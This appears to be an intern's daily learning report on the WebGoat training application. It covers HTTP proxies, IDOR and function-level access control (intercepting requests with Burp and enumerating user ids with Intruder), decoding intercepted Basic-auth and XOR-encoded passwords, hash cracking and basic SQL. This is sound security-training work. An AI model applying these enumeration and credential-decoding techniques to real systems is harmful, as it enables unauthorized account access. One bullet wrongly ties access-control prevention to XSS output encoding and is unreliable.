QA Intern Daily Learning Report

Name	**S Ajay Kumar**
Report date	**01/04/2025**
Topics Learned	**1) WebGoat Application** **a) General** **i) HTTP Basics** **ii) HTTP Proxies** **iii) Developer Tools** **b) Broken Access Control** **i) Insecure Direct Object References** **ii) Missing Function Level Access Control** **c) Cryptographic failure** **i) Base64 Encoding/Decoding** **ii) XOR Decoding** **iii) Hashing Decrypting** **d) Injection** **i) SQL Injection Basics (9 Levels)**
Evaluator name	**Mahesh Sir**

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Summary of topics learnt

Website Basics:

How Http Works:

Each client request and server response has three parts:

- request or response line
- header section
- body

What's an HTTP Proxy


A proxy is some forwarder application that connects your HTTP client to backend resources. HTTP clients can be browsers or applications like curl, SOAP UI, Postman, etc. Usually, these proxies are used for routing and getting internet access when there is no direct

connection to the internet from the client itself. HTTP proxies are therefore also ideal when you are testing your application. You can always use the proxy log records to see what was actually sent from client to server. So you can check the request and response headers and the XML, JSON, or other payloads.

HTTP Proxies receive requests from a client and relay them. They also typically record them. They act as a man-in-the-middle. It even works fine with or without HTTPS as long as your client or browser trusts the certificate of the HTTP Proxy.

Requirements:

1. Download WebGoat Application
2. Run the WebGoat Application on localhost.
3. Complete the General Section.



A1: Broken Access Control:

- If authentication mechanisms are weak or improperly implemented, attackers can impersonate legitimate users, potentially gaining unauthorized access to accounts or administrative interfaces.

1. Hijack A Session

- A **session ID** is a unique identifier assigned to a user session on a web application, enabling the server to track and manage user interactions over time.
- It is crucial for maintaining user authentication, allowing secure access to resources without requiring constant re-login.

- If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks


Direct Object References

Direct Object References are when an application uses client-provided input to access data & objects


https://some.company.tld/dor?id=12345


Steps:

1. Now we are loging-in with the given credentials.




2. Then in third level by burp suite intercepter we are seeing the hidden attributes







3. We already know the path of the request also the user id by combining we may send the request to see the response.



4. Then at last level we are going to predict the another user id using the intruder. By increasing the number



Results



Missing Function Level Access Control:


- Access control is crucial for web applications and needs to be consistently enforced across all methods and functions.
- IDOR represents a horizontal access control problem that allows users to access resources they shouldn't.
- Missing Function Level Access Control exposes functionalities that may be accessible to unauthorized users in the same user role.
- The document distinguishes between IDOR and missing function-level access control for clarity in the context of OWASP Top 10 vulnerabilities.

- Effective prevention of access control issues involves rigorous output encoding to prevent XSS attacks.


Steps:

1. Now we will inspect and check for hidden list


Now enter the two values in the input box



2. Now in second level as we know we have users path we will enter the users into the request and GET request with the content-type:application/json;



Then copy the hash value of jerry and paste it in input box.



(A2):Cryptographic Failures:

Goals


The goal is to get familiar with the following forms of techniques:

- Encoding
- Hashing
- Encryption
- Signing
- Keystores
- Security defaults
- Post quantum crypto

Steps:

1. Encoding

Using this https://www.base64decode.org/ we can encode and decode the value the give value to decode is:



and the results:

Base64 Encoding

Encoding is not really cryptography, but it is used a lot in all kinds of standards around cryptographic functions. Especially Base64 encoding.

Base64 encoding is a technique used to transform all kinds of bytes to a specific range of bytes. This specific range is the ASCII readable bytes. This way you can transfer binary data such as secret or private keys more easily. You could even print these out or write them down. Encoding is also reversible. So if you have the encoded version, you can create the original version.

On wikipedia you can find more details. Basically it goes through all the bytes and transforms each set of 6 bits into a readable byte (8 bits). The result is that the size of the encoded bytes is increased with about 33%.

```
Hello ==> SGVsbG8=
0x4d 0x61 ==> TWE=
```

Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

```
$echo -n "myuser:mypassword" | base64
bX11c2VyOm15cGFzc3dvcmQ=
```

The HTTP header will look like:

```
Authorization: Basic bX11c2VyOm15cGFzc3dvcmQ=
```

✔
Now suppose you have intercepted the following header:
Authorization: Basic YWpheTEyMzphZG1pbg==

Then what was the username [ ] and what was the password: [ ] post the answer
Congratulations. That was easy, right?

2. XOR Decoding the password

Other Encoding

Also other encodings are used.

URL encoding

URL encoding is used a lot when sending form data and request parameters to the server. Since spaces are not allowed in a URL, this is then replaced by %20. Similar replacements are made for other characters.

HTML encoding

HTML encoding ensures that text is displayed as-is in the browser and not interpreted by the browser as HTML.

UUEncode

The Unix-2-Unix encoding has been used to send email attachments.

XOR encoding


Sometimes encoding is used as a first and simple obfuscation technique for storing passwords. IBM WebSphere Application Server e.g. uses a specific implementation of XOR encoding to store passwords in configuration files. IBM recommends to protect access to these files and to replace the default XOR encoding by your own custom encryption. However when these recommendations are not followed, these defaults can become a vulnerability.

Assignment


Now let's see if you are able to find out the original password from this default XOR encoded string.

✔
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtOw==
What would be the actual password [ ]
post the answer
Congratulations.

3. Hash Decrypter: first we will analzye the hash and then



Same for the second hash




A3:Injection:

Goals


- The user will have a basic understanding of how SQL works and what it is used for
- The user will have a basic understanding of what SQL injection is and how it works
- The user will demonstrate knowledge on:
    - DML, DDL and DCL
    - String SQL injection
    - Numeric SQL injection
    - How SQL injection violates the CIA triad

Challenges:

1. Enter the query as per the question



2. Update of the department with all priveliages are given



- UPDATE - updates existing data within a database
- DELETE - delete records from a database
- Example:
  - Retrieve data:
  - SELECT phone
    FROM employees
    WHERE userid = 96134;
  - This statement retrieves the phone number of the employee who has the userid 96134.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

SQL query: SQL query

